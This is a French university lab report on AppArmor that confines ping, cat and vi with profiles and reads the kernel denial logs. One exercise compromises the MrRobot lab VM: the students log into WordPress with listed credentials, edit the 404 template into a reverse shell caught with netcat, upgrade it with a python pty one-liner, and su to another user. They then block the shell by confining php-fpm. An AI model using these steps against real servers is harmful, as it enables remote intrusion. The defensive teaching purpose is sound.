istic Informatique Électronique

UNIVERSITÉ DE RENNES 1

SEE

TP4 - Confinement applicatif avec AppArmor

Master 2 Cybersécurité

2018 - 2019

Encadré par :
Josselin MARIETTE

Réalisé par :
Manon DEROCLES
Alexis LE MASLE

Table Des Matières

Exercice 3-1

```
sudo aa-status
```

```
apparmor module is loaded.
3 profiles are loaded.
3 profiles are in enforce mode.
   /sbin/dhclient
   /usr/lib/NetworkManager/nm-dhcp-client.action
   /usr/lib/connman/scripts/dhclient-script
0 profiles are in complain mode.
1 processes have profiles defined.
1 processes are in enforce mode.
   /sbin/dhclient (1921)
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

Résultat de la commande

La commande fonctionne nous n'avons donc pas besoin de réaliser d'autres commandes.

```
ping 127.0.0.1
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.072 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.092 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.069 ms
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.057 ms
```

Résultat de la commande ping 127.0.0.1

Le ping est fonctionnel, nous pouvons donc passer à la suite du tp.

Commande ping

Nous créons un nouvel utilisateur avec le fichier /etc/apparmor.d/bin.ping.

```
#include <tunables/global>
/bin/ping {
   #include <abstractions/base>
   #include <abstractions/consoles>
   #include <abstractions/nameservice>
# capability net_raw,
# network raw,
}
```

Fichier de configuration d'un nouvel utilisateur

Puis nous chargeons la nouvelle règle qui permet d'ajouter le nouvel utilisateur.

```
cat /etc/apparmor.d/bin.ping | sudo apparmor_parser -a
```

```
root@linux:~# cat /etc/apparmor.d/bin.ping | sudo apparmor_parser -a
Warning from stdin (line 1): apparmor_parser: cannot use or update cache, disabl
e, or force-complain via stdin
apparmor_parser: Unable to add "/bin/ping".  Profile already exists
```

Nous mettons nos nouvel règles, celle-ci écrase les precedente.

Refaite le test de ping (ping 127.0.0.1). Que se passe-t-il ?

```
root@linux:~# ping 127.0.0.1
ping: icmp open socket: Permission denied
```

Résultat du ping

Nous n'arrivons pas à réaliser le ping. Le protocole ICMP qui prends en charge le ping nous refuse la permission.

Nous cherchons dans le journal du noyau des événements associés.

```
sudo tail /var/log/kern.log
```

Commande de lecture des derniers logs kernel.

```
Dec  7 14:50:12 linux kernel: [ 3277.007073] type=1400 audit(1544194212.274:10):
 apparmor="DENIED" operation="create" profile="/bin/ping" pid=2321 comm="ping" f
amily="inet" sock_type="raw" protocol=1
```

Log "DENIED" pour apparmor

Nous décommentons la ligne *network raw*

```
#include <tunables/global>
/bin/ping {
   #include <abstractions/base>
   #include <abstractions/consoles>
   #include <abstractions/nameservice>
# capability net_raw,
network raw,
}
```

Puis on recharge le profil avec la commande:

```
cat /etc/apparmor.d/bin.ping | sudo apparmor_parser -r
```

Commande permettant de recharger le profil

Relancer la commande ping. Que se passe-t-il ? Le journal du noyau permet-il de comprendre le refus?

```
root@linux:~# ping 127.0.0.1
ping: icmp open socket: Permission denied
```

Refus du ping

Nous n'arrivons toujours pas à réaliser un ping. Et cette fois le journal du noyau n'a pas de nouvelles entrée. Il ne nous apprend donc rien de plus sur ce nouveau refus.

```
#include <tunables/global>

/bin/ping flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
# capability net_raw,
network raw,
}
```

Configuration du fichier profil

```
cat /etc/apparmor.d/bin.ping | sudo apparmor_parser -r
```

Commande permettant de recharger le profil

Relancer la commande ping. Que se passe-t-il ? Le journal du noyau permet-il de comprendre le précédent refus (i.e. chercher une référence de type « capability ») ?

```
ping 127.0.0.1
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.094 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.060 ms
```

Résultat de la commande ping 127.0.0.1

Le ping fonctionne désormais grâce au mode "complain" il permet l'exécution de la commande qui devrait être refusée tout en reportant un log dans le journal du noyau.

```
Dec  7 15:15:08 linux kernel: [ 4773.607766] type=1400 audit(1544195708.874:17):
 apparmor="ALLOWED" operation="capable" profile="/bin/ping" pid=2535 comm="ping"
 capability=13  capname="net_raw"
```

sudo tail /var/log/kern/log

Nous pouvons voir dans le journal du noyau que apparmor à autorisé le ping **apparmor="ALLOWED"** et nous avons **operation="capable"**

```
#include <tunables/global>
/bin/ping flags=(complain) {
   #include <abstractions/base>
   #include <abstractions/consoles>
   #include <abstractions/nameservice>
capability net_raw,
network raw,
}
```

Configuration du fichier profil

```
cat /etc/apparmor.d/bin.ping | sudo apparmor_parser -r
```

Commande permettant de recharger le profil

```
ping 127.0.0.1
```

Commande ping

Cette fois, nous décommentons “capability net_raw” dans le fichier du profil et nous le rechargeons. Lorsque nous relançons la commande ping, il est toujours fonctionnel mais cette fois aucun nouveau log n’a été créé. En effet, cette fois nous avons donné au ping la capacité “net_raw”, apparmor nous y autorise donc et aucun log n’a besoin d’être créé car cela à fonctionné normalement.

Nous retirons maintenant le flag “complain” du profil.

```
#include <tunables/global>
/bin/ping {
   #include <abstractions/base>
   #include <abstractions/consoles>
   #include <abstractions/nameservice>
capability net_raw,
network raw,
}
```


Configuration du fichier profil

```
cat /etc/apparmor.d/bin.ping | sudo apparmor_parser -r
```

Commande permettant de recharger le profil

```
ping 127.0.0.1
```

Commande ping



Commande ping fonctionnelle

Lors du passage en mode “complain”, apparmor laisse s’exécuter un fichier qui n’aurait pas le droit en temps normal mais va le signaler en créant un log dans le journal du noyau. Nous avons ensuite attribué la capacité “net_raw” à notre profil ce qui permet à apparmor d’autoriser la commande. Lorsque nous avons supprimé le flag “complain”, nous repassons dans le mode ou seuls ceux qui ont la capacité sont autorisé à s’exécuter, ce qui est le cas de notre profil.

Limiter l'accès à des fichiers pour la commande cat

```
sudo cp /bin/cat /bin/cat2
```

Nous vérifions qu’un compte privilégié peut accéder au fichier /etc/shadow.

```
sudo cat /etc/shadow
```

Commande permettant de vérifier si nous les droits adéquat

Nous pouvons accéder au fichier **/etc/shadow** avec l’utilisateur “root”, puisqu’il a les droits administrateur. Nous créons un nouveau profil avec le fichier /etc/apparmor.d/bin.cat.

```
#include <tunables/global>
/bin/cat {
   #include <abstractions/base>
   #include <abstractions/consoles>
}
```

Fichier de configuration de nouveaux utilisateur

Nous rechargeons l’utilisateur avec la nouvelle commande crée **cat2**.

```
cat2 /etc/apparmor.d/bin.cat | sudo apparmor_parser -a
```

Commande permettant de recharger le profil

Pouvez-vous afficher le contenu d'un fichier avec la commande cat (par ex, /etc/hostname) ? Le journal du noyau est-il explicite ?

Nous essayons maintenant d'accéder à un fichier tel que **/etc/hostname**

```
root@linux:~# cat /etc/hostname
cat: /etc/hostname: Permission denied
```

Commande testant les droits

Nous venons de créer un nouveau profil pour la commande cat, dans l'état actuel l'exécution de la commande est refusée.

```
Dec  7 16:15:23 linux kernel: [ 8387.809195] type=1400 audit(1544199323.078:22):
 apparmor="DENIED" operation="open" profile="/bin/cat" name="/etc/resolvconf/res
olv.conf.d/head" pid=2976 comm="cat" requested_mask="r" denied_mask="r" fsuid=0
ouid=0
```

Log de refus de cat dans **/var/log/kern.log**

Le journal du noyau nous apprend que l'opération "open" à été refusé (DENIED) par apparmor pour le profil **/bin/cat**, nous savons qu'il nous manque la capacité.

Nous modifions la configuration de l'utilisateur.

```
#include <tunables/global>
/bin/cat {
   #include <abstractions/base>
   #include <abstractions/consoles>
   /** r,
   deny /etc/shadow r,
}
```

Fichier de configuration de l'utilisateur

```
cat2 /etc/apparmor.d/bin.cat | sudo apparmor_parser -a
```

Commande permettant de recharger le profil

Nous testons la bonne application de notre configuration avec la commande.

```
sudo cat /etc/shadow
```

Commande de vérification

Les permissions présentes sur ce fichier sont-elles la cause du refus d'accès ? Le journal du noyau contient-il un événement pour ce refus ?

Lorsque nous exécutons la commande **cat**, nous obtenons un refus "permission denied" mais aucun log n'a été créé dans le journal du noyau. Il n'y a pas eu de log car c'est un comportement normal, en effet nous avons précisé dans le profil **/bin/cat** que nous

autorisions la lecture de tous les fichiers depuis la racine sauf pour “/etc/shadow” ou nous mettons “deny”.
Nous n’avons donc pas le droit de lecture sur le fichier /etc/shadow mais nous pouvons par exemple lire le fichier /etc/passwd.

Nous mettons l’option audit pour pouvoir enregistrer grâce à des logs les refus du système.

```
#include <tunables/global>
/bin/cat {
   #include <abstractions/base>
   #include <abstractions/consoles>
   /** r,
   audit deny /etc/shadow r,
}
```

Fichier de configuration permettant d’enregistrer les refus

```
Dec  7 16:33:03 linux kernel: [ 9448.492588] type=1400 audit(1544200383.758:25):
 apparmor="DENIED" operation="open" profile="/bin/cat" name="/etc/shadow" pid=33
78 comm="cat" requested_mask="r" denied_mask="r" fsuid=0 ouid=0
```

Contenu de /var/log/kern.log

Grâce à l’activation de “audit” nous avons maintenant une entrée dans les logs lors du refus d’accès en lecture au fichier /etc/shadow.

Écrire un profil qui empêche le programme vi de modifier les fichiers /etc/passwd et /etc/shadow et l'appliquer au système. Est-ce que ces deux fichiers sont désormais mieux protégés ?

Nous modifions le programme vi. Nous enregistrons sur le programme vi qui se situe dans le dossier **/usr/bin/vi**, qui en réalité un lien symbolique vers **/etc/alternatives/vi**, qui est lui aussi un lien symbolique vers **/usr/bin/vim.tiny.**

```
#include <tunables/global>
/usr/bin/vim.tiny {
   #include <abstractions/base>
   #include <abstractions/consoles>
   /** w,
   audit deny /etc/shadow w,
   audit deny /etc/passwd w,
}
```

Profil pour **/bin/vi**

Quand nous essayons de modifier les fichier shadow et password nous obtenons la réponse:


```
~
"/etc/shadow" [Permission Denied]
```

Cette fois ci nous avons supprimer les droits de modification de **vi** sur les fichiers

/etc/shadow et /etc/passwd, nous le voyons par le “permission denied”.

Exercice 3-2

L’adresse IP de la VM MrRobot est **192.168.43.45**.
Pour nous connecter nous allons à la page http://192.168.43.45/wp-login.php. Nous y entrons les identifions (**elliot**:**ER28-0652**).




Capture d’écran de la page editable de la page 404

Nous modifions la valeur du champs $ip avec notre machine physique.

```
$ip = '192.168.43.196';
```

Modification du champs $ip

Nous enregistrons nos modifications.



Capture d'écran de la réussite de la modification de la page 404

Nous lançons **netcat** sur la machine physique (celle qui a l’adresse IP que nous avons renseigné) sur le port 1234.
Nous allons à la page : http://192.168.43.45/404.php. Nous y voyons une page blanche, mais la commande netcat a capture une activité.

```
derocles@derocles:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.43.196] from linux [192.168.43.45] 33674
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
 x86_64 x86_64 GNU/Linux
 16:31:06 up  2:35,  1 user,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1                      14:00    1:07   1.30s  1.22s -bash
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Résultat de la commande netcat lors de l’appel de la page 404.php

Dans la fenêtre netcat, un shell nous a été ouvert comme il se devait pour l'administrateur, mais cette fois il est exécuté et envoyé en direction de notre adresse IP.

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ whoami
whoami
daemon
$ id
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

Sur le shell nous sommes daemon

```
$ su - robot
su - robot
Password: Azerty1234

$ whoami
whoami
robot
$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot),107(admin)
```

Sur le shell nous sommes robot

AppArmor est utilisé pour tout autoriser et exclure certain points. Donc nous utilisons **aa-genprof** pour générer un nouveau profil php et faire en sorte que php fonctionne toujours.


```
aa-genprof /opt/bitnami/php/sbin/php-fpm
service bitnami restart
```

A l'issue de la mise au point du profil, charger le mode « enforce » et tester si l'attaque fonctionne toujours. Que pensez-vous du mécanisme utilisé ? Pour ce cas particulier, auriez-vous préconisé l'usage d'un autre module MAC comme SELinux ?

Pour charger le mode enforce nous utilisons la commande suivant

```
aa-enforce /etc/apparmor.d/opt/bitnami/php/sbin/php-fpm
```

Commande chargeant le mode enforce



Nous n'avons plus accès à la page 404

Netcat n’a pas ouvert de shell. Nous pouvons donc considérer que notre profil généré par apparmor a bien sécurisé la faille.

Netcat toujours en écoute, aucun retour